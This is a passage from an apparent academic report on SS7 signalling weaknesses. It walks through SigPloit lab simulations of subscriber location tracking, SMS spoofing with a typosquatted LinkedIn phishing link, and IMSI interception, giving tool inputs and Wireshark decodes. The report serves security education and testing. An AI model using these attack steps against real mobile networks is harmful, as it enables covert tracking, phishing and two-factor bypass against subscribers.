The security framework of the Signaling System No. 7 (SS7) protocol is notably deficient, allowing it to be easily compromised by hackers. Due to the absence of robust security mechanisms within the SS7 protocol, individuals with unauthorized access can intercept text messages, eavesdrop on conversations, and pinpoint a user's location. This vulnerability extends to bypassing two-factor authentication by capturing the SMS codes sent to users to verify their identity.

Furthermore, upon intercepting the SMS message, the hacker can gain access to the user’s social media platforms, and online banking accounts.[21]

Sigploit

SigPloit is a cybersecurity tool designed to test the security of telecommunication systems. It focuses on finding vulnerabilities in protocols like SS7, GTP, and Diameter, which are essential for mobile networks. SigPloit can simulate attacks to show how hackers could track locations, intercept calls, commit fraud, or cause service disruptions. Its purpose is to help improve the security of telecom networks by identifying and addressing these vulnerabilities [22].

Methodology Overview

Simulation Mode

The practice mode is available to help you grasp the intricacies of attacks when direct access to the SS7 network is not possible. Server-side components, found in the directory “SigPloit/Testing/Server/Attacks/”, come in the form of .jar files. To simulate an attack on a client system, one should employ the pre-defined values within each server-side component [23].

Locating a Subscriber

There are a couple of SS7 techniques that allow the determination of a subscriber's geographical position in the global mobile network. Initially, the Any Time Interrogation message is used to gather the subscriber's location details. However, it’s worth noting that many network operators have now switched off the response feature to these queries. Following this, the attacker can send Mobile Application Part (MAP) messages by imitating a counterfeit Home Location Register. This method furnishes the attacker with the subscriber's current location based on collected data, including the Cell ID, Mobile Network Code (MNC), Mobile Country Code (MCC), and Location Area Code [24].

Sigploit Setup


Prerequisites:

1. Python version 2.7
2. Java version 1.7 or higher
3. A Linux-based system

GitHub repository to simulate the attack:
https://github.com/ethicalhackeragnidhra/SigPloit-ss7

Two IPs from the same network need to be set on localhost, as the machine will be utilized as both server and client [25].

a) Location Tracking Attack




```
   Message                      Category
   --------                     --------
   0) SendRoutingInfo             CAT1
   1) ProvideSubsriberInfo        CAT2
   2) SendRoutingInfoForSM        CAT3
   3) AnyTimeInterrogation        CAT1
   4) SendRoutingInfoForGPRS      CAT1

   or type back to go back to Attacks Menu
(LocationTracking)> 3
*********************************************
***              Locating Target          ***
*********************************************
[*]Set Client PC: 1
[*]Set Peer PC: 2
[*]Set Client IP: 192.168.56.101
[*]Set Client Port: 2905
[*]Set Peer IP: 192.168.56.102
[*]Set Peer Port: 2906
***Bypass some filters, try setting it to National***
[*]Set Network Indicator [0] International [2] National: 0
[*]Set Target's MSISDN: 96599657765
[*]Set your GT: 441234567890
```

Figure 8: Location Tracking

b) Attack using AnytimeInterrogation

Once the attack is launched, Wireshark will be used to capture the location data. The AnyTimeInterrogation is executed to send out a location inquiry, and in response, we will receive a confirmation, specifically a SACK AnyTimeInterrogation, containing the targeted individual's location information [24].



```
No.  Time          Source          Destination     Protocol Length Info
   1 0.000000000   192.168.56.101  192.168.56.102  SCTP      82 INIT
   2 0.000037536   192.168.56.102  192.168.56.101  SCTP     306 INIT_ACK
   3 0.000056238   192.168.56.101  192.168.56.102  SCTP     278 COOKIE_ECHO
   4 0.000108526   192.168.56.102  192.168.56.101  SCTP      50 COOKIE_ACK
   5 0.010196355   192.168.56.101  192.168.56.102  M3UA (…   78 ASPUP
   6 0.010244745   192.168.56.102  192.168.56.101  SCTP      62 SACK (Ack=0, Arwnd=106480)
   7 0.010874036   192.168.56.102  192.168.56.101  M3UA (…   78 ASPUP_ACK
   8 0.010912556   192.168.56.101  192.168.56.102  SCTP      62 SACK (Ack=0, Arwnd=106480)
   9 0.013218716   192.168.56.101  192.168.56.102  M3UA (…   86 ASPAC
  10 0.014027807   192.168.56.102  192.168.56.101  M3UA (…  102 SACK (Ack=1, Arwnd=106496) ASPAC_ACK
  11 0.216981046   192.168.56.101  192.168.56.102  SCTP      62 SACK (Ack=1, Arwnd=106496)
  12 9.765616878   1               2               GSM MAP  210 invoke anyTimeInterrogation
  13 9.769071429   2               1               GSM MAP  294 SACK (Ack=2, Arwnd=106496) returnResultLast anyTimeInterrogation
  14 9.972738118   192.168.56.101  192.168.56.102  SCTP      62 SACK (Ack=2, Arwnd=106496)
  15 20.141858314  192.168.56.101  192.168.56.102  SCTP      54 SHUTDOWN
  16 20.142073369  192.168.56.102  192.168.56.101  SCTP      50 SHUTDOWN_ACK
  17 20.142273253  192.168.56.101  192.168.56.102  SCTP      50 SHUTDOWN_COMPLETE
```

```
    ▾ locationInformation
        ageOfLocationInformation: 30
      ▸ geographicalInformation: 10296de816715207
      ▸ vlr-number: 91025115428521f3
      ▸ cellGlobalIdOrServiceAreaIdOrLAI: cellGlobalIdOrServiceAreaIdFixedLength
        currentLocationRetrieved
    ▾ subscriberState: assumedIdle (0)
        assumedIdle
    ▾ locationInformationGPRS
      ▾ geographicalInformation: 1027fba11728d202
          0001 .... = Location estimate: Ellipsoid point with uncertainty Circle
          0... .... = Sign of latitude: North (0)
          .010 0111 1111 1011 1010 0001 = Degrees of latitude: 2620321 (28.11300
          0001 0111 0010 1000 1101 0010 = Degrees of longitude: 1517778 (32.5679
          .000 0010 = Uncertainty code: 2 (2.1 m)
          [Location OSM URI: https://www.openstreetmap.org/?mlat=28.11300&mlon=3
      ▸ sgsn-Number: 910251555555f5
        currentLocationRetrieved
        ageOfLocationInformation: 30
    ▾ imei: 53829900711684
        TBCD digits: 35209900176148
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02
0010  01 18 00 00 40 00 40 84  47 44 c0 a8 38 66 c0 a8
0020  38 65 0b 5a 0b 59 12 e9  15 9e 00 00 00 00 03 00
0030  00 10 29 cd 3e 9d 00 01  a0 00 00 00 00 00 00 03
0040  00 e8 4b 7b dc 3d 00 02  00 00 00 00 00 03 01 00
0050  01 01 00 00 00 d8 00 06  00 08 00 00 00 64 02 10
0060  00 c8 00 00 00 02 00 00  00 01 03 00 00 01 09 01
0070  03 10 1b 0d 53 01 00 93  00 12 04 44 21 43 65 87
0080  09 0b 12 06 00 11 04 69  95 69 75 67 05 98 65 81
0090  95 48 04 00 00 00 03 49  04 00 00 00 01 6b 2a 28
00a0  28 06 07 00 11 86 05 01  01 01 a0 1d 61 1b 80 02
00b0  07 80 a1 09 06 07 04 00  00 01 00 1d 03 a2 03 02
00c0  01 00 a3 05 a1 03 02 01  00 6c 5b a2 59 02 01 00
00d0  30 54 02 01 47 30 4f 30  4d a0 24 02 01 1e 80 08
00e0  10 29 6d e8 16 71 52 07  81 08 91 02 51 15 42 85
00f0  21 f3 a3 09 80 07 14 f9  20 04 d2 16 2e 88 00 a1
0100  02 80 00 a3 18 82 08 10  27 fb a1 17 28 d2 02 83
0110  07 91 02 51 55 55 55 f5  88 00 89 01 1e 85 07 53
0120  02 99 00 71 16 84
```

Figure 9: Captured data in Wireshark

The location information was extracted from the dataset gathered via Wireshark.





Figure 10: Target's location using Latitude and Longitude

a)Phishing Mail (Fraud)




```
   1) MTForwardSMS SMS Spoofing        CAT3

   or type back to go back to Attacks Menu
(Fraud)> 1
*********************************************
***            Frauding Target            ***
*********************************************
[*]Set Client PC: 1
[*]Set Peer PC: 2
[*]Set Client IP: 192.168.56.101
[*]Set Client Port: 2905
[*]Set Peer IP: 192.168.56.102
[*]Set Peer Port: 2906
[*]Set Network Indicator [0] International [2] National: 0
[*]Set Target's IMSI: 510891234567
[*]Set Target's MSC: 201512345678
[*]Set your GT: 62891234567
[*]Set a Spoofed SMSC GT: 96512345678
[*]Set a Spoofed Sender Name(i.e Facebook): 
```

```
tonmoyroy@tonmoyroy-virtual-machine: ~/SigPloit-ss7/Testing/Server/Attac
g/Server/Attacks/Fraud/MTForwardSMS_Server$ sudo java -ja
r MTForwardSMSResp.jar
*********************************************
***            SMS Spoofing            ***
*********************************************
Input Stream = sun.net.www.protocol.jar.JarURLConnection$
JarURLInputStream@4c75cab9
0    [main] WARN  org.mobicents.protocols.ss7.sccp.impl.S
ccpStackImpl-MapLoadServerSccpStack  - Failed to load the
 Sccp Management configuration file.
/home/tonmoyroy/SigPloit-ss7/Testing/Server/Attacks/Fraud
/MTForwardSMS_Server/MapLoadServerSccpStack_management2.x
ml (No such file or directory)
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAP Stack ....
[+]Initialized MAP Stack ....
```

```
tonmoyroy@tonmoyroy-virtual-machine: ~ 57x18
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address ad
d 192.168.56.101/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address ad
d 192.168.56.102/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ 
```




```
[*]Set your GT: 62891234567
[*]Set a Spoofed SMSC GT: 96512345678
[*]Set a Spoofed Sender Name(i.e Facebook): linkedIn.com
[*]Set the SMS Content: please verify your linkedin account in http://linkedln.com
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAP Stack ....
[+]Initialized MAP Stack ....
```

```
tonmoyroy@tonmoyroy-virtual-machine: ~/SigPloit-ss7/Testing/Server/Attac
g/Server/Attacks/Fraud/MTForwardSMS_Server$ sudo java -ja
r MTForwardSMSResp.jar
*********************************************
***            SMS Spoofing            ***
*********************************************
Input Stream = sun.net.www.protocol.jar.JarURLConnection$
JarURLInputStream@4c75cab9
0    [main] WARN  org.mobicents.protocols.ss7.sccp.impl.S
ccpStackImpl-MapLoadServerSccpStack  - Failed to load the
 Sccp Management configuration file.
/home/tonmoyroy/SigPloit-ss7/Testing/Server/Attacks/Fraud
/MTForwardSMS_Server/MapLoadServerSccpStack_management2.x
ml (No such file or directory)
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAP Stack ....
[+]Initialized MAP Stack ....
```

```
tonmoyroy@tonmoyroy-virtual-machine: ~ 57x18
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address ad
d 192.168.56.101/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address ad
d 192.168.56.102/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo wireshark
 ** (wireshark:5570) 18:25:40.747005 [GUI WARNING] -- QSt
andardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp
/runtime-root'
 ** (wireshark:5570) 18:25:43.181964 [Capture MESSAGE] --
 Capture Start ...
 ** (wireshark:5570) 18:25:43.231227 [Capture MESSAGE] --
 Capture started
 ** (wireshark:5570) 18:25:43.231285 [Capture MESSAGE] --
 File: "/tmp/wireshark_loOS9JK2.pcapng"
```

Figure . 11 & 12: Phishing Mail Attack




```
    .... .1.. = TP-MMS: No more messages are waiting for the MS in this SC
    .... ..00 = TP-MTI: SMS-DELIVER (0)
  ▾ TP-Originating-Address - (linkedIn.com)
      Length: 21 address digits
      1... .... = Extension: No extension
      .101 .... = Type of number: Alphanumeric (coded according to 3GPP TS 23.038 GSM 7-bit default alphabet) (5)
      .... 0000 = Numbering plan: Unknown (0)
      TP-OA Digits: linkedIn.com
  ▸ TP-PID: 0
  ▸ TP-DCS: 0
  ▸ TP-Service-Centre-Time-Stamp
    TP-User-Data-Length: (58) depends on Data-Coding-Scheme
  ▾ TP-User-Data
      SMS text: please verify your linkedin account in http://linkedln.com
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  01 04 00 00 40 00 40 84  47 58 c0 a8 38 65 c0 a8   ····@·@· GX··8e··
0020  38 66 0b 59 0b 5a 3f 7b  ea 6a 00 00 00 00 00 03   8f·Y·Z?{ ·j······
0030  00 e4 19 b3 a7 4a 00 02  00 00 00 00 00 03 01 00   ·····J·· ········
0040  01 01 00 00 00 d4 00 06  00 08 00 00 00 64 02 10   ········ ·····d··
0050  00 c1 00 00 00 01 00 00  00 02 03 00 00 01 09 01   ········ ········
0060  03 0e 19 0b 12 08 00 12  04 02 51 21 43 65 87 0b   ········ ··Q!Ce··
0070  12 08 00 11 04 26 98 21  43 65 07 93 62 81 90 48   ·····&·! Ce··b··H
0080  04 00 00 00 01 6b 1e 28  1c 06 07 00 11 86 05 01   ·····k·( ········
0090  01 01 a0 11 60 0f 80 02  07 80 a1 09 06 07 04 00   ····`··· ········
00a0  00 01 00 19 02 6c 68 a1  66 02 01 00 02 01 2e 30   ·····lh· f·····.0
00b0  5e 80 06 15 80 19 32 54  76 84 07 91 69 15 32 54   ^·····2T v···i·2T
00c0  76 f8 04 4b 24 15 d0 ec  b4 7b 5d 26 27 dd ae f1   v··K$··· ·{]&'···
00d0  bb 0d 00 00 61 40 30 51  15 81 20 3a 70 76 39 3c   ····a@0Q ·· :pv9<
00e0  2f 83 ec 65 79 da 9c 07  e5 df 75 39 88 9d 76 af   /··ey··· ··u9··v·
00f0  cb e4 b4 1b 14 1e 8f df  75 37 1d 94 76 83 d0 74   ········ u7··v··t
0100  3a 5c f7 7a b1 d3 ee 75  99 cc 76 bb c6 ef 36 00   :\·z···u ··v···6·
0110  00 00                                              ··
```

Figure 13: Output in Wireshark After Attack Initialization

b) SMS Interception




```
(fraud)>set network_indicator 0
(fraud)>set target_msisdn 201522222222
(fraud)>set local_GT 441234567890
(fraud)>run
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAP Stack ....
[+]Initialized MAP Stack ....
```

tonmoyroy@tonmoyroy-virtual-machine: ~/sigploit_3/Testing/Server/Attacks/Fraud/

```
249  [main] DEBUG SendIMSIResp  - Initializing MAP Stack ....
324  [main] DEBUG SendIMSIResp  - Initialized MAP Stack ....
143405 [Thread-0] ERROR org.mobicents.protocols.sctp.SelectorTh
read  - Error while selecting the ready keys
java.lang.NullPointerException: Cannot invoke "java.net.InetAdd
ress.getHostAddress()" because "inetAddress" is null
        at org.mobicents.protocols.sctp.SelectorThread.doAccept
(SelectorThread.java:357)
        at org.mobicents.protocols.sctp.SelectorThread.acceptSc
tp(SelectorThread.java:195)
        at org.mobicents.protocols.sctp.SelectorThread.accept(S
electorThread.java:181)
        at org.mobicents.protocols.sctp.SelectorThread.run(Sele
ctorThread.java:153)
        at java.base/java.lang.Thread.run(Thread.java:1583)
143422 [pool-5-thread-1] WARN  org.mobicents.protocols.ss7.sccp
.impl.SccpStackImpl-MapLoadServerSccpStack  - Rx : MTP-RESUME:
AffectedDpc=1
```

```
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address add 192
168.58.2/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address add 192
168.58.3/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo wireshark
 ** (wireshark:3436) 19:51:45.950258 [GUI WARNING] -- QStandar
Paths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-ro
t'
 ** (wireshark:3436) 19:51:49.352831 [Capture MESSAGE] -- Capt
re Start ...
 ** (wireshark:3436) 19:51:49.438727 [Capture MESSAGE] -- Capt
re started
 ** (wireshark:3436) 19:51:49.438781 [Capture MESSAGE] -- File
 "/tmp/wireshark_lo4R6SK2.pcapng"
```

Figure 14: SMS Interception Attack



```
▸ MTP 3 User Adaptation Layer
▸ Signalling Connection Control Part
▸ Transaction Capabilities Application Part
▾ GSM Mobile Application
  ▾ Component: invoke (1)
    ▾ invoke
        invokeID: 0
      ▾ opCode: localValue (0)
          localValue: sendIMSI (58)
      ▾ msisdn: 91025122222222
          1... .... = Extension: No Extension
          .001 .... = Nature of number: International Number (0x1)
          .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164) (0x1)
        ▾ E.164 number (MSISDN): 201522222222
            Country Code: Egypt (Arab Republic of) (20)
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 ac 00 00 40 00 40 84  44 76 c0 a8 3a 02 c0 a8   ····@·@· Dv··:···
0020  3a 03 0b 59 0b 55 62 7b  d8 db 00 00 00 00 00 03   :··Y·Ub{ ········
0030  00 8c f9 0c 9e fd 00 02  00 00 00 00 00 03 01 00   ········ ········
0040  01 01 00 00 00 7c 00 06  00 08 00 00 00 64 02 10   ·····|·· ·····d··
0050  00 69 00 00 00 01 00 00  00 02 03 00 00 01 09 01   ·i······ ········
0060  03 0e 19 0b 12 06 00 12  04 02 51 22 22 22 22 0b   ········ ··Q"""".
0070  12 07 00 12 04 44 21 43  65 87 09 3b 62 39 48 04   ·····D!C e··;b9H·
0080  00 00 00 01 6b 1e 28 1c  06 07 00 11 86 05 01 01   ····k·(· ········
0090  01 a0 11 60 0f 80 02 07  80 a1 09 06 07 04 00 00   ···`···· ········
00a0  01 00 1a 02 6c 11 a1 0f  02 01 00 02 01 3a 04 07   ····l··· ·····:··
00b0  91 02 51 22 22 22 22 00  00 00                     ··Q"""". ··
```

Figure 15: Output in Wireshark After Attack Initialization

vii. Summary and conclusions

The evolution of cellular mobile networks from the analog 1G era to the digitally advanced 5G represents a successful transformation in telecommunications, enhancing everything from voice services to high-speed data transfer that facilitates modern applications like streaming and gaming. This progression has also introduced robust security measures and data services. However, challenges such as the vulnerabilities in the SS7 protocol slightly increases the complexity of securing these networks. Despite these issues, ongoing efforts by the telecommunications industry and regulatory bodies aim to strengthen network security and develop more secure signaling protocols.

References

[1] “The evolution of cellular networks” https://my.avnet.com/abacus/resources/article/the-evolution-of-cellular-networks/(accessed Feb.28 2024).

[2] “Cellular Networks: An Evolution from 1G to 4G ”https://www.researchgate.net/publication/327437086_Cellular_Networks_An_Evolution_from_1G_to_4G (accessed Mar.13 2024).

[3] Wenqiong Yu, “The network security issue of 3G Mobile Communication System research,” IEEE Conference Publication | IEEE Xplore, Apr. 01, 2010. doi: 10.1080/10618600.2014.

[4] Brandon Matt, ChengCheng Li, “A survey of the security and threats of the IMT-Advanced requirements for 4G standards” IEEE Conference Publication | IEEE Xplore, Apr. 10, 2014. DOI: 10.1109/ANTHOLOGY.2013.6784900

[5] Murizah Kassim; Ruhani Ab. Rahman, “Performance analysis of VoIP over 3G and 4G LTE network” 2017 International Conference on Electrical, Electronics and System Engineering (ICEESE) | IEEE Xplore, Feb. 22, 2018. DOI: 10.1109/ICEESE.2017.8298391

[6] Akhilendra Pratap Singh; Jyoti Seth, “Exploration of the Impact of 5G on Mobile Communication Systems” 2024 International Conference on Optimization Computing and Wireless Communication (ICOCWC) | IEEE Xplore, Mar. 21, 2024. DOI: 10.1109/ICOCWC60930.2024.10470446

[7] Akhilendra Pratap Singh; Jyoti Seth, “Exploration of the Impact of 5G on Mobile Communication Systems” 2024 International Conference on Optimization Computing and Wireless Communication (ICOCWC) | IEEE Xplore, Mar. 21, 2024. DOI: 10.1109/ICOCWC60930.2024.10470446

[8] Rucha Jichkar; Swati Paraskar, “5g: An Emerging Technology And Its Advancement” 2023 11th International Conference on Emerging Trends in Engineering & Technology - Signal and Information Processing (ICETET - SIP) | IEEE Xplore, Jun. 19, 2023. DOI: 10.1109/ICETET SIP58143.2023.10151530

[9] Rucha Jichkar; Swati Paraskar, “5g: An Emerging Technology And Its Advancement” 2023 11th International Conference on Emerging Trends in Engineering & Technology - Signal and Information Processing (ICETET - SIP) | IEEE Xplore, Jun. 19, 2023. DOI: 10.1109/ICETET SIP58143.2023.10151530

[10] Silvère Mavoungou, Georges Kaddoum, “Survey on Threats and Attacks on Mobile Networks” IEEE Access (Volume: 4) | IEEE Xplore, Aug. 18, 2023. DOI: 10.1109/ACCESS.2016.2601009

[11] Seongmin Park; Sekwon Kim “Threats and Countermeasures on a 4G Mobile Network” 2014 Eighth International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing | IEEE Xplore, Dec. 06, 2023. DOI: 10.1109/ACCESS.2016.2601009

[12] “Attacks on 5G Infrastructure From Users’ Devices” https://www.trendmicro.com/en_ae/research/23/i/attacks-on-5g-infrastructure-from-users-devices.html/(accessed Mar.12. 2024).

[13] Bowen Hu; Xin Heng “Research on 5G security protection system for Industry” 2022 International Conference on Informatics, Networking and Computing (ICINC) | IEEE Xplore, Apr. 05, 2023. DOI: 10.1109/ICINC58035.2022.00036

[14] “SS7 Attack Explained: What Is It, How It Works, and SS7 Vulnerability Prevention Techniques” https://www.efani.com/blog/ss7-attack/(accessed Mar.25 2024).

[15] Kaleem Ullah; Imran Rashid “SS7 Vulnerabilities—A Survey and Implementation of Machine Learning vs Rule Based Filtering for Detection of SS7 Network Attacks” IEEE Communications Surveys & Tutorials (Volume: 22, Issue: 2, Secondquarter 2020) | IEEE Xplore, Feb. 05, 2020. DOI: 10.1109/COMST.2020.2971757

[16] “SS7 Attack Explained: What Is It, How It Works, and SS7 Vulnerability Prevention Techniques” https://www.efani.com/blog/ss7-attack/(accessed Mar.25 2024).

[17] “SS7 Attack Explained: What Is It, How It Works, and SS7 Vulnerability Prevention Techniques” https://www.efani.com/blog/ss7-attack/(accessed Mar.25 2024).

[18] “SS7 Attack Explained: What Is It, How It Works, and SS7 Vulnerability Prevention Techniques” https://www.efani.com/blog/ss7-attack/(accessed Mar.25 2024).

[19] “Cellusys. (2022, October 23). SS7 Firewall - Cellusys.” https://www.cellusys.com/products/cellusys-protect/ss7-firewall/(accessed Mar.21 2024).

[20] “SS7 Attack Explained: What Is It, How It Works, and SS7 Vulnerability Prevention Techniques” https://www.efani.com/blog/ss7-attack/(accessed Mar.25 2024).

